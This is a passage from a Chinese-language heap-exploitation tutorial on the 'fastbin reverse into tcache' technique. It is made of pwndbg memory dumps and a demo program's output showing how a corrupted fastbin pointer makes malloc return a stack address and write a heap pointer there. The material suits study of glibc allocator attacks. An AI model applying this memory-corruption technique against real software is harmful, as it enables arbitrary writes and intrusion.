0x5555557575c0: 0x0000000000000000       0x0000000000000051
0x5555557575d0: 0x0000555555757570       0x0000000000000000
pwndbg> x/4gx 0x0000555555757570
0x555555757570: 0x0000000000000000       0x0000000000000051
0x555555757580: 0x0000555555757520       0x0000000000000000
pwndbg> x/4gx 0x0000555555757520
0x555555757520: 0x0000000000000000       0x0000000000000051
0x555555757530: 0x00005555557574d0       0x0000000000000000
pwndbg> x/4gx 0x00005555557574d0
0x5555557574d0: 0x0000000000000000       0x0000000000000051
0x5555557574e0: 0x0000555555757480       0x0000000000000000
pwndbg> x/4gx 0x0000555555757480
0x555555757480: 0x0000000000000000       0x0000000000000051
0x555555757490: 0x00007fffffffde30       0x0000000000000000
```

同时会把 fastbin 链表按照相反的顺序插入到 tcache 中，这样 tcache 中的第一个就成了 victim 的 fd 指针指向的那个 stack_var[0]，同时 stack_var[0] 的 fd 指针为 victim 的地址

```
pwndbg> bins
tcachebins
0x50 [  7]: 0x7fffffffde40 → 0x555555757490 → 0x5555557574e0 → 0x555555757530 → 0x555555757580 → 0x5555557575d0 → 0x555555757620 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0xcdcdcdcdcdcdcdcd
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> x/4gx 0x7fffffffde40-0x10
0x7fffffffde30: 0xcdcdcdcdcdcdcdcd       0xcdcdcdcdcdcdcdcd
0x7fffffffde40: 0x0000555555757490       0xcdcdcdcdcdcdcdcd
pwndbg> x/4gx 0x0000555555757490-0x10
0x555555757480: 0x0000000000000000       0x0000000000000051
0x555555757490: 0x00005555557574e0       0x0000000000000000
pwndbg> x/4gx 0x00005555557574e0-0x10
```

```
0x5555557574d0: 0x0000000000000000      0x0000000000000051
0x5555557574e0: 0x0000555555757530      0x0000000000000000
pwndbg> x/4gx 0x0000555555757530-0x10
0x555555757520: 0x0000000000000000      0x0000000000000051
0x555555757530: 0x0000555555757580      0x0000000000000000
pwndbg> x/4gx 0x0000555555757580-0x10
0x555555757570: 0x0000000000000000      0x0000000000000051
0x555555757580: 0x00005555557575d0      0x0000000000000000
pwndbg> x/4gx 0x00005555557575d0-0x10
0x5555557575c0: 0x0000000000000000      0x0000000000000051
0x5555557575d0: 0x0000555555757620      0x0000000000000000
pwndbg> x/4gx 0x0000555555757620-0x10
0x555555757610: 0x0000000000000000      0x0000000000000051
0x555555757620: 0x0000000000000000      0x0000000000000000
```

这时候再 malloc 回来的就是 stack_var[0]，而 stack_var[0] 的 fd 指针是 victim 的地址

最终实现的就是：目标地址的 fd+0x10 写上了一个堆的地址

```
yichen@ubuntu:~/Desktop/pwnlearn$ ./a.out

想要实现类似 unsorted bin attack 的效果

首先 free 七次填满 tcache 链表

接下来要释放的这个 0x555555757490 因为 tcache 已经满了，所以不会放到 tcache 里边，进入 fastbin 的链中

接下来，我们需要释放1至6个指针。 这些也将进入fastbin。 如果要覆盖的堆栈地址不为零，则需要再释放6个指针，否则攻击将导
致分段错误。 但是，如果堆栈上的值为零，那么一个空闲就足够了。

定义了一个栈上面的数组，我们打算修改的地址是 0x7fffffffdea0，现在的值是 0xcdcdcdcdcdcdcdcd
假设存在堆溢出或者 UAF 之类的漏洞能修改 0x555555757490 的 fd 指针为 stack_var 的地址

接下来 malloc 7 次清空 tcache

下面输出一下 stack_var 的内容，看一下现在是啥

0x7fffffffde90: 0xcdcdcdcdcdcdcdcd
0x7fffffffde98: 0xcdcdcdcdcdcdcdcd
0x7fffffffdea0: 0xcdcdcdcdcdcdcdcd
0x7fffffffdea8: 0xcdcdcdcdcdcdcdcd
0x7fffffffdeb0: 0xcdcdcdcdcdcdcdcd
0x7fffffffdeb8: 0xcdcdcdcdcdcdcdcd
```

```
目前 tcache 为空，但 fastbin 不是，因此下一个分配来自 fastbin。另外，fastbin 中的 7 个块用于重新填充 tcache。这 7 个块以相反的顺序复制到 tcache 中，因此我们所针对的堆栈地址最终成为 tcache 中的第一个块。 它包含一个指向列表中下一个块的指针，这就是为什么将堆指针写入堆栈的原因。 前面我们说过，如果释放少于6个额外的指向fastbin的指针，但仅当堆栈上的值为零时，攻击也将起作用。 这是因为堆栈上的值被视为链表中的下一个指针，并且如果它不是有效的指针或为null，它将触发崩溃。 现在，数组在堆栈上的内容如下所示：

0x7fffffffde90: 0xcdcdcdcdcdcdcdcd
0x7fffffffde98: 0xcdcdcdcdcdcdcdcd
0x7fffffffdea0: 0x555555757490
0x7fffffffdea8: 0xcdcdcdcdcdcdcdcd
0x7fffffffdeb0: 0xcdcdcdcdcdcdcdcd
0x7fffffffdeb8: 0xcdcdcdcdcdcdcdcd
最后再分配一次就得到位于栈上的 chunk 0x7fffffffdea0
```